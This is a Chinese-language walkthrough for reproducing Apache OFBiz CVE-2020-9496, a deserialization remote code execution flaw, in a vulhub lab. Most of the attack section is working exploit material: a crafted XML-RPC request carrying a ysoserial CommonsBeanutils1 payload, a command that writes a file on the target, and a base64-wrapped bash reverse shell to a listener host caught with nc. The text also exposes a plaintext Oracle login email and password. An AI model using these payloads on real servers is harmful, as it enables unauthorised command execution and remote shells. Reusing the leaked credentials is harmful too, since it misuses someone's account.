Apache OfBiz 反序列化命令执行漏洞（CVE-2020-9496）

漏洞概述：

Apache ofbiz 存在反序列化漏洞，攻击者 通过访问未授权接口，构造特定的xmlrpc http请求，可以造成远程代码执行的影响。

xml rpc概述：使用http协议做为传输协议的rpc机制,使用xml文本的方式传输命令和数据。

下面是一个XML-RPC请求的例子：

```
POST /RPC2 HTTP/1.0
User-Agent: Frontier/5.1.2 (WinNT)
Host: betty.userland.com
Content-Type: text/xml
Content-length: 181

<?xml version="1.0"?>
<methodCall>
   <methodName>examples.getStateName</methodName>
   <params>
      <param>
         <value><i4>41</i4></value>
      </param>
   </params>
</methodCall>
```

影响范围：

Apache Ofbiz：< 17.12.04

环境搭建：

1.使用vulhub搭建，在装有docker环境的虚拟机中下载

```
git clone https://github.com/vulhub/vulhub.git
```

2.进入漏洞目录，使用docker-compose拉取漏洞环境

```
cd vulhub/ofbiz/CVE-2020-9496/
docker-compose up -d
```

3.访问`https://your-ip:8443/myportal/control/main`查看到登录页面，说明环境已启动成功。

4.安装漏洞复现所需的环境

4.1安装java8环境

下载地址：https://www.oracle.com/java/technologies/javase/javase-jdk8-downloads.html

注：下载低于1.8版本的jdk需要登录，登录账号：2696671285@qq.com，密码：Oracle123

4.2下载完成创建一个文件夹，把下载好的java解压到创建的文件

```
mkdir /opt/java
tar zxvf jdk-8u251-linux-x64.tar.gz -C /opt/java
```

4.3添加Java环境变量

```
#修改/etc/profile配置文件
vim /etc/profile
#配置文件末尾添加
export JAVA_HOME=/opt/java/jdk1.8.0_281

export
CLASSPATH=.:${JAVA_HOME}/jre/lib/rt.jar:${JAVA_HOME}/lib/dt.jar:${JAVA_HOME}/lib
/tools.jar

export PATH=$PATH:${JAVA_HOME}/bin
```

4.4添加完成后使用环境变量马上生效，刷新完成后查看java版本

```
source /etc/profile
java -version
```

5.安装maven，使用wget下载mvn

```
wget https://mirrors.bfsu.edu.cn/apache/maven/maven-3/3.6.3/binaries/apache-
maven-3.6.3-bin.tar.gz

mkdir /opt/maven

tar zxvf apache-maven-3.6.3-bin.tar.gz -C /opt/maven/
```

5.1配置环境变量

```
#修改/etc/profile配置文件
vim /etc/profile
#配置文件末尾添加
export MAVEN_HOME=/opt/maven/apache-maven-3.6.3
export PATH=$MAVEN_HOME/bin:$PATH
```

5.3添加完成后使用环境变量马上生效，刷新完成后查看maven版本

```
source /etc/profile
mvn -version
```


漏洞复现：

1.在GitHub上下载java反序列化利用工具ysoserial


`git clone https://github.com/frohoff/ysoserial.git`

2.进入ysoserial目录使用maven下载编译需要得包

```
#进入ysoserial目录
cd ysoserial
#使用maven下载编译需要得包
mvn clean package -DskipTests
```




3.在ysoserial目录可以看到有一个target目录，进入此目录



4.在页面url访问以下链接使用Burp抓包，并发送到Repeater模块,成功编译如下图

`https://your-ip:8443/webtools/control/xmlrpc`




5.把数据包替换成以下数据包


```
POST /webtools/control/xmlrpc HTTP/1.1
Host: your-ip
Content-Type: application/xml
Content-Length: 4093

<?xml version="1.0"?>
<methodCall>
    <methodName>ProjectDiscovery</methodName>
    <params>
        <param>
            <value>
                <struct>
                    <member>
                        <name>test</name>
                        <value>
                            <serializable
xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">[base64-payload]
</serializable>
                        </value>
                    </member>
                </struct>
            </value>
        </param>
    </params>
</methodCall>
```


6、使用使用ysoserial的CommonsBeanutils1来生成Payload在tmp目录写入文件

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "touch
/tmp/success" | base64 | tr -d "\n"
```



7、复制base64编码得payload，粘贴到burp数据包中base64payload的地方，点击发送，可以进docker中查看是否写入成功





8、利用漏洞反弹shell，去以下网址把反弹shellpayload进行base64编码

http://www.jackson-t.ca/runtime-exec-payloads.html

```
bash -i>& /dev/tcp/lhost_ip/lport 0>&1|
```

9、把编码后的shell在使用ysoserial工具进行一次base64编码

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "bash -c {echo,YmFzaCAtaT4mIC9kZXYvdGNwL2xob3N0X2lwL2xwb3J0IDA+JjF8}|{base64,-d}|{bash,-i}" | base64 | tr -d "\n"
```

10、nc设置监听，把生成的exp放入到burp的数据包中发送，查看nc监听以返回shell